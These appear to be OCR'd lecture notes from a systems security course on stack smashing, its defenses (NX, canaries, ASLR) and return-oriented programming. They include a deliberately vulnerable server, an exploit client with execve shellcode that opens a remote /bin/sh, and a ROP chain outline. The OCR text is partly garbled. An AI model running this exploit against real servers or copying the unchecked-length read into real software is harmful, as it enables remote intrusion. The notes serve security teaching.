


- ✓ 1. Last time
2. Stack frames, revisited
3. Stack smashing
4. Defenses
 - A. nonexecutable stack
 - B. Stack canaries
 - C. Address randomization



• wrap up authentication
 rubber hose attack

• Access Control: $\begin{matrix} \text{access} \\ \text{subj} \rightarrow \text{obj} \\ \text{Yes/No} \end{matrix}$

• Unix: UID/GID, process, file permission

ACL


• setuid: raise priv level
 "passwd" "etc/passwd"

dangerous. ← attacks.

```

-----[example.c]-----
1  /* CS5600 -- handout w01a
2  * compile and run this code with:
3  * $ gcc -g -Wall -o example example.c
4  * $ ./example
5  *
6  * examine its assembly with:
7  * $ gcc -O0 -S example.c
8  * $ [editor] example.s
9  */
10
11 #include <stdio.h>
12 #include <stdint.h>
13
14 uint64_t f(uint64_t* ptr);
15 uint64_t g(uint64_t a);
16 uint64_t* q;
17
18 int main(void)
19 {
20     uint64_t x = 0;
21     uint64_t arg = 8;
22
23     x = f(&arg);
24
25     printf("x: %lu\n", x);
26     printf("dereference q: %lu\n", *q);
27
28     return 0;
29 }
30
31 uint64_t f(uint64_t* ptr)
32 {
33     uint64_t x = 0;
34     x = g(*ptr);
35     return x + 1;
36 }
37
38 uint64_t g(uint64_t a)
39 {
40     uint64_t x = 2*a;
41     q = &x; // <-- THIS IS AN ERROR (AKA BUG)
42     return x;
43 }

```




char buf [4096];
block_read (&buf, ...)
 486B ← 6500B

```


-----[as.txt]-----
1  2. A look at the assembly...
2
3  To see the assembly code that the C compiler (gcc) produces:
4  $ gcc -O0 -S example.c
5  (then look at example.s.)
6  NOTE: what we show below is not exactly what gcc produces. We have
7  simplified, omitted, and modified certain things.
8
9
10 main:
11     pushq %rbp          # prologue: store caller's frame pointer
12     movq %rsp, %rbp    # prologue: set frame pointer for new frame
13
14     subq $16, %rsp     # make stack space
15
16     movq -8(%rbp), %rax # x = 0 (x lives at address rbp - 8)
17     movq -16(%rbp), %rdi # arg = 8 (arg lives at address rbp - 16)
18
19     leaq -16(%rbp), %rdi # load the address of (rbp-16) into %rdi
20                          # this implements "get ready to pass (&arg)
21                          # to f"
22
23     call f              # invoke f
24
25     movq %rax, -8(%rbp) # x = (return value of f)
26
27     # eliding the rest of main()
28
29     pushq %rbp          # prologue: store caller's frame pointer
30     movq %rsp, %rbp    # prologue: set frame pointer for new frame
31
32     subq $32, %rsp     # make stack space
33     movq %rdi, 24(%rbp) # Move ptr to the stack
34                          # (ptr now lives at rbp - 24)
35     movq $0, -8(%rbp)  # x = 0 (x's address is rbp - 8)
36
37     movq -24(%rbp), %r8 # move 'ptr' to %r8
38     movq (%r8), %r9    # dereference 'ptr' and save value to %r9
39     movq %r9, %rdi    # Move the value of *ptr to rdi,
40                          # so we can call g
41
42     call g              # invoke g
43
44     movq %rax, -8(%rbp) # x = (return value of g)
45     movq -8(%rbp), %r10 # compute x + 1, part I
46     addq $1, %r10     # compute x + 1, part II
47     movq %r10, %rax   # Get ready to return x + 1
48
49     movq %rbp, %rsp    # epilogue: undo stack frame
50     popq %rbp         # epilogue: restore frame pointer from caller
51     ret               # return
52
53
54 g:
55     pushq %rbp          # prologue: store caller's frame pointer
56     movq %rsp, %rbp    # prologue: set frame pointer for new frame
57
58     ....
59
60     movq %rbp, %rsp    # epilogue: undo stack frame
61     popq %rbp         # epilogue: restore frame pointer from caller
62     ret               # return

```



demo.

run a shell




Demo.

```

1 // ----[buggy-server.c]----
2 /*
3  * Author: Russ Cox, rsc@swtch.com
4  * Date: April 28, 2006
5  *
6  * Comments and modifications by Michael Walfish, 2006-2015
7  * Ported to x86-64: Michael Walfish, 2019
8  */
9
10 ... // skip headers
11
12 void
13 serve(void)
14 {
15     int n;
16     char buf[96];
17     char* rbp;
18     memset(buf, 0, sizeof(buf));
19
20     /* Server obligingly tells client where in memory 'buf' is located. */
21     fprintf(stdout, "the address of the buffer is %p\n", (void*)buf);
22
23     /* This next line actually gets stdout to the client */
24     fflush(stdout);
25
26     // Read in the length from the client; store the length in 'n'
27     fread(&n, 1, sizeof n, stdin);
28
29     /*
30      * The return address lives directly above where the frame
31      * pointer, rbp, is pointing. This area of memory is 'offset' bytes
32      * past the start of 'buf', as we learn by examining a
33      * disassembly of buggy-server. Below we illustrate that rbp+8
34      * and buf+offset are holding the same data. To print out the
35      * return address, we use buf[offset].
36      */
37
38     asm volatile("movq %rbp, %0" : "=r" (rbp));
39     assert(*(long int*)(rbp+8) == *(long int*)(buf + offset));
40
41     fprintf(stdout, "My return address is: %lx\n", *(long int*)(buf + offset));
42     fflush(stdout);
43
44     /* Now read in n bytes from the client. */
45     fread(buf, 1, n, stdin);
46
47     fprintf(stdout, "My return address is now: %lx\n", *(long int*)(buf + offset));
48     fflush(stdout);
49
50     /*
51      * This server is very simple so just tells the client whatever
52      * the client gave the server. A real server would process buf
53      * somehow.
54      */
55     fprintf(stdout, "you gave me: %s\n", buf);
56     fflush(stdout);
57
58     return;
59
60     int
61     main(void)
62     {
63         serve();
64         return 0;
65     }
66 }
67
68
69


```



```

70 // ----[exploit.c]----
71 /*
72  * Author: Russ Cox, rsc@swtch.com
73  * Date: April 28, 2006
74  *
75  * Comments and modifications by Michael Walfish, 2006-2015
76  * Ported to x86-64 by Michael Walfish, 2019
77  */
78
79 ... // skip headers
80
81 /*
82  * This is a simple assembly program to exec a shell. The program
83  * is incomplete, though. We cannot complete it until the server
84  * tells us where its stack is located.
85  */
86
87 /*
88  * Something else
89  * #19 -> syscall id for 'execve'
90  * char shellcode[] =
91  * "\x48\xbc\x00\x3b\x00\x00\x00" /* movq $59, %rax; load the code for 'exec' */
92  * "\x48\x01\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdi; INCOMPLETE */
93  * "\x48\xbe\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rsi; INCOMPLETE */
94  * "\x48\xba\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdx; INCOMPLETE */
95  * "\x0f\x05" /* syscall; do whatever system call is given by %rax */
96  * "/bin/sh\0" /* "/bin/sh\0"; the program we will exec */
97  * "-i\0" /* "-i\0"; the argument to the program */
98  * /* INCOMPLETE. will be address of string "/bin/sh" */
99  * "\x00\x00\x00\x00\x00\x00\x00\x00"
100
101 /* INCOMPLETE. will be address of string "-i" */
102 * "\x00\x00\x00\x00\x00\x00\x00\x00"
103
104 /* 0 */
105 * "\x00\x00\x00\x00\x00\x00\x00\x00"
106
107 /* end shellcode */
108
109
110 enum
111 { // offsets into assembly */
112     MovRdi = 9, /* constant moved into rdi */
113     MovRsi = 19, /* ... into rsi */
114     MovRdx = 29, /* ... into rdx */
115     Arg0 = 39, /* string arg0 ("/bin/sh") */
116     Arg1 = 47, /* string arg1 ("-i") */
117     Arg0Ptr = 50, /* ptr to arg0 (==argv[0]) */
118     Arg1Ptr = 58, /* ptr to arg1 (==argv[1]) */
119     Arg2Ptr = 66, /* zero (==argv[2]) */
120 };
121
122 enum
123 {
124     REMOTE_BUF_LEN = 96,
125     NCOPIES = 24
126 };
127


```



```

128 int
129 main(int argc, char** argv)
130 {
131     char helpfulinfo[100];
132     char msg[REMOTE_BUF_LEN + NCOPIES*8];
133     int i, n, fd;
134     long int addr;
135     uint32_t victim_ip_addr;
136     uint16_t victim_port;
137
138     if (argc != 3) {
139         fprintf(stderr, "usage: exploit ip_addr port\n");
140         exit(1);
141     }
142
143     victim_ip_addr = inet_addr(argv[1]);
144     victim_port = htons(atoi(argv[2]));
145
146     // "dial" is a skipped function, which is used to connect
147     // to the remote server
148     fd = dial(victim_ip_addr, victim_port);
149     if (fd == 0) {
150         fprintf(stderr, "dial: %s\n", strerror(errno));
151         exit(1);
152     }
153
154     /*
155      * this line reads the line from the server wherein the server
156      * tells the client where its stack is located. (thank you,
157      * server!)
158      */
159     n = read(fd, helpfulinfo, sizeof helpfulinfo-1);
160     if (n < 0) {
161         fprintf(stderr, "socket read: %s\n", strerror(errno));
162         exit(1);
163     }
164     /* null-terminate our copy of the helpful information */
165     helpfulinfo[n] = 0;
166
167     /*
168      * check to make sure that the server gave us the helpful
169      * information we were expecting.
170      */
171     if (strncmp(helpfulinfo, "the address of the buffer is", 29) != 0) {
172         fprintf(stderr, "bad message: %s\n", helpfulinfo);
173         exit(1);
174     }
175
176     /*
177      * Pull out the actual address where the server's buf is stored.
178      * we use this address below, as we construct our assembly code.
179      */
180     addr = strtoull(helpfulinfo+29, 0, 0);
181     fprintf(stderr, "remote buffer is at address %lx\n", addr);
182

```





← buf address

```


183     /*
184      * Here, we construct the contents of msg. We'll copy the
185      * shellcode into msg and also "fill out" this little assembly
186      * program with some needed constants.
187      */
188     memmove(msg, shellcode, sizeof(shellcode));
189
190     /*
191      * fill in the arguments to exec. The first argument is a
192      * pointer to the name of the program to execute, so we fill in
193      * the address of the string, "/bin/sh".
194      */
195     *(long int*)(msg+MovRdi) = addr + Arg0;
196
197     /*
198      * The second argument is a pointer to the argv array (which is
199      * itself an array of pointers) that the shell will be passed.
200      * This array is currently not filled in, but we can still put a
201      * pointer to the array in the shellcode.
202      */
203     *(long int*)(msg + MovRsi) = addr + Arg1Ptr;
204
205     /* The third argument is the address of a location that holds 0 */
206     *(long int*)(msg + MovRdx) = addr + Arg2Ptr;
207
208     /*
209      * The array of addresses mentioned above are the arguments that
210      * /bin/sh should begin with. In our case, /bin/sh only begins
211      * with its own name and "-i", which means "interactive". These
212      * lines load the 'argv' array.
213      */
214     *(long int*)(msg + Arg0Ptr) = addr + Arg0;
215     *(long int*)(msg + Arg1Ptr) = addr + Arg1;
216
217     /*
218      * This line is one of the keys -- it places NCOPIES different copies
219      * of our desired return address, which is the start of the message
220      * in the server's address space. We use multiple copies in the hope
221      * that one of them overwrites the return address on the stack. We
222      * could have used more copies or fewer.
223      */
224     for (i=0; i<NCOPIES; i++)
225         *(long int*)(msg + REMOTE_BUF_LEN + i*8) = addr;
226
227     n = REMOTE_BUF_LEN + NCOPIES*8;
228     /* Tell the server how long our message is. */
229     write(fd, &n, 4);
230     /* And now send the message, thereby smashing the server's stack.*/
231     write(fd, msg, n);
232     ... // skip code interacting with the remote shell
233
234 }

```

buf address
shellcode with holes.



- ① Code injection to stack
- ② overflow %rip (stack)
- ③ to know stack address



Demo:

③ : ask server : buf addr

①② : `"-fno-stack-protector -zexecstack"` gcc


Never do this

x86

Defenses

- ① Nonexecutable stack (NX)
- ② Stack canaries
- ③ Address randomization (ASLR)

ROP



Stack reading

ARM rule

use high-level language.

ROP

return-oriented programming

idea: find existing code snippets.
Connect all these snippets.
achieve what I want

→ socket fd

```
dup2 (s, 0) ;
```

```
dup2 (s, 1) ;
```

```
dup2 (s, 2) ;
```

```
execve ("/bin/sh", 0, 0) ;
```

ROP payload
(Figures below are
borrowed from BROOP
paper)

Gadgets ← code snippets

libc ↙

libzip ↙

```
dup2(s, 0);  
return; ←
```

```
dup2(s, 1);  
return;
```

```
dup2(s, 2);  
return;
```

```
execve("/bin/sh", 0, 0);  
return;
```

Buffer
AAAAA

return address
0x400100

0x400200


0x400300

0x400400

ret 4
ret 3

Stack
















x86.
↑


→ %rdi = 5
%rsi = 0
%rax = 33

← ^{c ↓} dup2(s, 0);


syscall
Gadgets



Stack







Stack reading. \Rightarrow fetch the Canary by ~~frontend~~ error






`%rbp`

`%rip`

208
126



...



Canary[0] == 0x11

just = ...

